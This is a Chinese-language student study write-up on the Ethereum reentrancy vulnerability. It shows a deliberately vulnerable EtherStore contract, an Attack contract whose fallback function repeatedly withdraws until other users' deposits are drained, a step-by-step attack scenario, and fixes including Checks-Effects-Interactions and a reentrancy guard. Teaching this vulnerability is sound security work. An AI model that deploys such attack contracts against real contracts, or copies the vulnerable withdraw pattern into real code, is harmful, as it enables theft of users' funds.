三叶草实验室“期末任务”总结2

任务二：完成对重入漏洞原理的分析，复现，并提出修复方案

1. 什么是重入漏洞

以太坊智能合约的特点之一是合约之间可以进行相互间的外部调用。同时，以太坊的转账不仅仅局限于外部账户，合约账户同样可以拥有以太并进行转账等操作，且合约在接收以太的时候会触发 fallback 函数执行相应的逻辑，这是一种隐藏的外部调用。

我们先给重入漏洞下个定义：可以认为合约中所有的外部调用都是不安全的，都有可能存在重入漏洞。例如：如果外部调用的目标是一个攻击者可以控制的恶意的合约，那么当被攻击的合约在调用恶意合约的时候攻击者可以执行恶意的逻辑然后再重新进入到被攻击合约的内部，通过这样的方式来发起一笔非预期的外部调用，从而影响被攻击合约正常的执行逻辑。

2.漏洞示例：

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.3;
contract EtherStore {
    mapping(address => uint) public balances;

    function deposit() public payable {
       balances[msg.sender] += msg.value;
    }
    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

3.漏洞分析

上面的代码就是个普通的充提币的合约，凭什么说他有重入攻击呢？我们来看这个合约的 withdraw 函数，这个函数中的转账操作有一个外部调用（msg.sender.call{value: bal}），所以我们就可以认为这个合约是可能有重入漏洞的，但是具体能否产生危害还需要更深入的分析：

1. 所有的外部调用都是不安全的且合约在接收以太的时候会触发 fallback 函数执行相应的逻辑，这是一种隐藏的外部调用，这种隐藏的外部调用是否会造成危害呢？
2. 我们可以看到在 withdraw 函数中是先执行外部调用进行转账后才将账户余额清零的，那我们可不可以在转账外部调用的时候构造一个恶意的逻辑合约在合约执行 balance[msg.sender]=0 之前一直循环调用 withdraw 函数一直提币从而将合约账户清空呢？

4.攻击合约

下面我们看看攻击者编写的攻击合约中的攻击手法是否与我们的漏洞分析相同：

```
contract Attack {
    EtherStore public etherStore;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    // Fallback is called when EtherStore sends Ether to this contract.
    fallback() external payable {
        if (address(etherStore).balance >= 1 ether) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        etherStore.deposit{value: 1 ether}();
        etherStore.withdraw();
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

我们看到 EtherStore 合约是一个充提合约，我们可以在其中充提以太。下面我们将利用攻击合约将 EtherStore 合约中用户的余额清零的：

这里我们将引用三个角色，分别为：


用户：Alice，Bob

攻击者：Eve

1. 部署 EtherStore 合约；
2. 用户 1（Alice）和用户 2（Bob）都分别将 1 个以太币充值到 EtherStore 合约中；
3. 攻击者 Eve 部署 Attack 合约时传入 EtherStore 合约的地址；
4. 攻击者 Eve 调用 Attack.attack 函数，Attack.attack 又调用 EtherStore.deposit 函数，充值 1 个以太币到 EtherStore 合约中，此时 EtherStore 合约中共有 3 个以太，分别为 Alice、Bob 的 2 个以太和攻击者 Eve 刚刚充值进去的 1 个以太。然后 Attack.attack 又调用 EtherStore.withdraw 函数将自己刚刚充值的以太取出，此时 EtherStore 合约中就只剩下 Alice、Bob 的 2 个以太了；
5. 当 Attack.attack 调用 EtherStore.withdraw 提取了先前 Eve 充值的 1 个以太时会触发 Attack.fallback 函数。这时只要 EtherStore 合约中的以太大于或等于 1 Attack.fallback 就会一直调用 EtherStore.withdraw 函数将 EtherStore 合约中的以太提取到 Attack 合约中，直到 EtherStore

合约中的以太小于 1 。这样攻击者 Eve 会得到 EtherStore 合约中剩下的 2 个以太币（Alice、Bob 充值的两枚以太币）。

下面是攻击者的函数调用流程图：



5.修复方案

（1）作为开发人员
站在开发者的角度我们需要做的是写好代码，避免重入漏洞的产生。

1. 写代码时需要遵循先判断，后写入变量在进行外部调用的编码规范（Checks-Effects-Interactions）；
2. 加入防重入锁。

下面是一个防重入锁的代码示例：

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.3;

contract ReEntrancyGuard {
    bool internal locked;

    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true;
        _;
       locked = false;
   }
}
```

（2）作为审计人员

作为审计人员我们需要关注的是重入漏洞的特征：所有涉及到外部合约调用的代码位置都是不安全的。这样在审计过程中需要重点关注外部调用，然后推演外部调用可能产生的危害，这样就能判断这个地方是否会因为重入点而产生危害。

心得

摘抄学习自：

https://mp.weixin.qq.com/s/4j5_CirSySE1GLd3BP9CZQ

https://blog.csdn.net/SierraW/article/details/118522718

因为第一次接触有关区块链智能合约方面的知识，对Sodlidity语言编程不清楚，目前Sodlidity的学习进度缓慢，所以只能对重入漏洞中涉及的代码理解记忆，并不能完全看懂。